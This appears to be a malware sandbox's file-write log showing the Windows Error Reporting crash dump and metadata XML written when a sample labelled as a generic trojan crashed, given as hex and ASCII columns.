C:\ProgramData\Microsoft\Windows\WER\Temp\WERF638.tmp.dmp	unknown	256	00 8a 6f 04 00 44 00 61 00 74 00 61 00 00 00 23 00 00 00 06 4b 95 04 00 4e 00 61 00 6d 00 65 00 00 00 05 01 08 00 45 00 6e 00 64 00 70 00 6f 00 69 00 6e 00 74 00 02 0d 01 00 10 04 41 ff ff 3f 00 00 00 8a 6f 04 00 44 00 61 00 74 00 61 00 00 00 27 00 00 00 06 4b 95 04 00 4e 00 61 00 6d 00 65 00 00 00 05 01 0a 00 50 00 61 00 63 00 6b 00 65 00 74 00 53 00 69 00 7a 00 65 00 02 0d 02 00 07 04 41 ff ff 39 00 00 00 8a 6f 04 00 44 00 61 00 74 00 61 00 00 00 21 00 00 00 06 4b 95 04 00 4e 00 61 00 6d 00 65 00 00 00 05 01 07 00 41 00 64 00 64 00 72 00 65 00 73 00 73 00 02 0d 03 00 0e 04 41 ff ff 33 00 00 00 8a 6f 04 00 44 00 61 00 74 00 61 00 00 00 1b 00 00 00 06 4b 95 04 00 4e 00 61 00 6d 00 65 00 00 00 05 01 04 00 50 00 6f 00 72 00 74 00 02 0d 04 00 06 04 41 ff ff	..o..D.a.t.a...#....K...N.a.m.e.......E.n.d.p.o.i.n.t.......A..?....o..D.a.t.a...'....K...N.a.m.e.......P.a.c.k.e.t.S.i.z.e.......A..9....o..D.a.t.a...!....K...N.a.m.e.......A.d.d.r.e.s.s.......A..3....o..D.a.t.a........K...N.a.m.e.......P.o.r.t.......A..	success or wait	56	701B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF638.tmp.dmp	unknown	572	bc b1 e5 77 d6 c9 e3 77 ac 00 00 00 aa aa aa aa 10 00 00 00 58 fe e3 00 24 ff e3 00 aa aa aa aa 40 c7 e3 77 40 c7 e3 77 aa aa aa aa 00 00 2c 00 00 00 2c 00 00 00 00 00 ac 00 00 00 aa aa aa aa ac 00 00 00 aa aa aa aa 00 00 2c 00 00 00 00 00 00 00 00 00 00 00 00 00 aa aa aa aa aa aa aa aa 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 aa aa aa aa 00 00 00 00 00 00 00 00 00 00 00 00 30 1b ba 00 00 00 00 00 00 00 00 00 f0 6b b4 00 00 70 2b 00 10 00 00 00 aa aa aa aa 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 aa aa aa aa 00 00 00 00 aa aa aa aa aa aa aa aa 90 fe 6d 02 90 fe d3 00 98 fe 6d 02 98 fe d3 00 00 00 00 00 aa aa aa aa aa aa aa aa 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...w...w............X...$..... ..@..w@..w......,...,......... ....,............... ....0..... ....k...p+................ ....m... ....m.........................	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF638.tmp.dmp	unknown	4	08 00 00 00	....	success or wait	8	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF638.tmp.dmp	unknown	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 aa 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 00 00 00 00 80 7b f0 77 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 9e 19 00 2c 95 e5 77 23 00 00 00 02 02 00 00 58 9e 19 00 2b 00 00 00 aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa	?............................. ....+...S...+. ..+........{.w................ x...,..w#.......X...+.........	success or wait	8	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF638.tmp.dmp	unknown	48	48 1b 00 00 01 00 00 00 20 00 00 00 00 00 00 00 00 f0 2c 00 00 00 00 00 94 fb c8 02 00 00 00 00 6c 04 00 00 bc e5 00 00 cc 02 00 00 70 3a 00 00	H....... ....,........... ..l...........p:..	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF638.tmp.dmp	unknown	4	2d 00 00 00	-...	success or wait	45	701B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF638.tmp.dmp	unknown	106	64 00 00 00 53 00 65 00 63 00 75 00 72 00 69 00 74 00 65 00 49 00 6e 00 66 00 6f 00 2e 00 63 00 6f 00 6d 00 2e 00 54 00 72 00 6f 00 6a 00 61 00 6e 00 2e 00 47 00 65 00 6e 00 65 00 72 00 69 00 63 00 4b 00 44 00 5a 00 2e 00 37 00 33 00 31 00 32 00 34 00 2e 00 31 00 39 00 31 00 37 00 30 00 2e 00 65 00 78 00 65 00 00 00	d...S.e.c.u.r.i.t.e.I.n.f.o...c.o.m...T.r.o.j.a.n...G.e.n.e.r.i.c.K.D.Z...7.3.1.2.4...1.9.1.7.0...e.x.e...	success or wait	45	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF638.tmp.dmp	unknown	120	00 00 cf 75 00 00 00 00 00 70 00 00 07 dc 00 00 28 63 3e 35 a2 23 00 00 bd 04 ef fe 00 00 01 00 00 00 0a 00 01 00 ee 42 00 00 0a 00 01 00 ee 42 3f 00 00 00 00 00 00 00 04 00 04 00 03 00 00 00 06 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 45 00 00 00 00 00 00 00 00 00 00 00 00 00 0c 00 00 00 18 00 00 00 02 00 00 00	...u.....p.....(c>5.#.....B.....B?..... ..@E.....	success or wait	2	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF638.tmp.dmp	unknown	60	36 00 00 00 4f 00 6e 00 44 00 65 00 6d 00 61 00 6e 00 64 00 43 00 6f 00 6e 00 6e 00 52 00 6f 00 75 00 74 00 65 00 48 00 65 00 6c 00 70 00 65 00 72 00 2e 00 64 00 6c 00 6c 00 00 00	6...O.n.D.e.m.a.n.d.C.o.n.n.R.o.u.t.e.H.e.l.p.e.r...d.l.l...	success or wait	2	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF638.tmp.dmp	unknown	668	00 00 c3 73 00 00 00 00 00 00 03 00 a8 c2 03 00 d1 2a 2c e3 f2 23 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 fb fe 0f 00 01 00 00 00 ff ff 13 00 00 00 01 00 00 00 01 00 00 00 00 00 ff ff fe 7f 00 00 00 00 0f 00 00 00 00 00 00 04 00 00 00 00 a0 92 02 00 00 00 00 00 b0 c8 02 00 00 00 00 85 4d 01 00 00 01 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 a8 80 03 00 00 00 00 00 71 82 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 93 45 1b 00 00 00 00 00 ad b9 04 00 00 00 00 00 40 ff 1f 00 00 00 00 00 b7 f8 04 00 00 00 00 00 02 9b a0 8a 00 00 00 00 1d 8c 82 16 00 00 00 00 0a 11 27 0d 00 00 00 00 00 5d 3c f9 00 00 00 00 00 9e 9f 00 00 c0 ef 00 00 cb 2c 05 00 ad d7 0a 00 ad b9 04 00 fb 7e 15 00 b7 f8 04 00 3d 9c 21 00 74 42 01 00 af c4 11 00 00 00 00 00 2f 75 0f 00 c0 8b 04	...s.....*,..#.....Zb ....M..... ....q.....E..... .....@..... .....'.....]<..... ...,.....~.....=.!.tB.. ...../u.....	success or wait	1	701B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF638.tmp.dmp	unknown	13500	0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c	....E.v.e.n.t.....(...W.a.i.t.C.o.m.p.l.e.t.i.o.n.P.a.c.k.e.t.....I.o.C.o.m.p.l.e.t.i.o.n.....T.p.W.o.r.k.e.r.F.a.c.t.o.r.y.....I.R.T.i.m.e.r...(...W.a.i.t.C.o.m.p.l.e.t.i.o.n.P.a.c.k.e.t.....I.R.T.i.m.e.r...(...W.a.i.t.C.o.m.p.l	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF638.tmp.dmp	unknown	120	03 00 00 00 84 01 00 00 08 07 00 00 04 00 00 00 00 13 00 00 98 08 00 00 0e 00 00 00 3c 00 00 00 98 1b 00 00 05 00 00 00 94 03 00 00 3c 3d 00 00 06 00 00 00 a8 00 00 00 60 06 00 00 07 00 00 00 38 00 00 00 d4 00 00 00 0f 00 00 00 54 05 00 00 0c 01 00 00 0c 00 00 00 10 23 00 00 bc 5f 01 00 15 00 00 00 ec 01 00 00 d4 1b 00 00 16 00 00 00 98 00 00 00 c0 1d 00 00	.....<.....<=.....`....8.....T.....#...._.....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	ff fe	..	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	701B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	701B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	30	3c 00 50 00 69 00 64 00 3e 00 37 00 31 00 34 00 30 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<.P.i.d.>.7.1.4.0.<./.P.i.d.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	146	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 53 00 65 00 63 00 75 00 72 00 69 00 74 00 65 00 49 00 6e 00 66 00 6f 00 2e 00 63 00 6f 00 6d 00 2e 00 54 00 72 00 6f 00 6a 00 61 00 6e 00 2e 00 47 00 65 00 6e 00 65 00 72 00 69 00 63 00 4b 00 44 00 5a 00 2e 00 37 00 33 00 31 00 32 00 34 00 2e 00 31 00 39 00 31 00 37 00 30 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<.I.m.a.g.e.N.a.m.e.>.S.e.c.u.r.i.t.e.I.n.f.o...c.o.m...T.r.o.j.a.n...G.e.n.e.r.i.c.K.D.Z...7.3.1.2.4...1.9.1.7.0...e.x.e.<./.I.m.a.g.e.N.a.m.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.0.0.0.0.0.0.0.0.0.0.<./.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	44	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 32 00 32 00 37 00 37 00 31 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<.U.p.t.i.m.e.>.2.2.7.7.1.<./.U.p.t.i.m.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<.W.o.w.6.4. .g.u.e.s.t.=.".3.3.2.". .h.o.s.t.=.".3.4.4.0.4.".>.1. <./.W.o.w.6.4.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<.I.p.t.E.n.a.b.l.e.d.>.0.<./. I.p.t.E.n.a.b.l.e.d.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.V.m.I.n.f.o.r. m.a.t.i.o.n.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	88	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 32 00 31 00 37 00 34 00 37 00 32 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.V.i.r.t.u.a.l.S.i.z. e.>.1.0.2.1.7.4.7.2.0. <./.P.e. a.k.V.i.r.t.u.a.l.S.i.z.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	701B497A	unknown
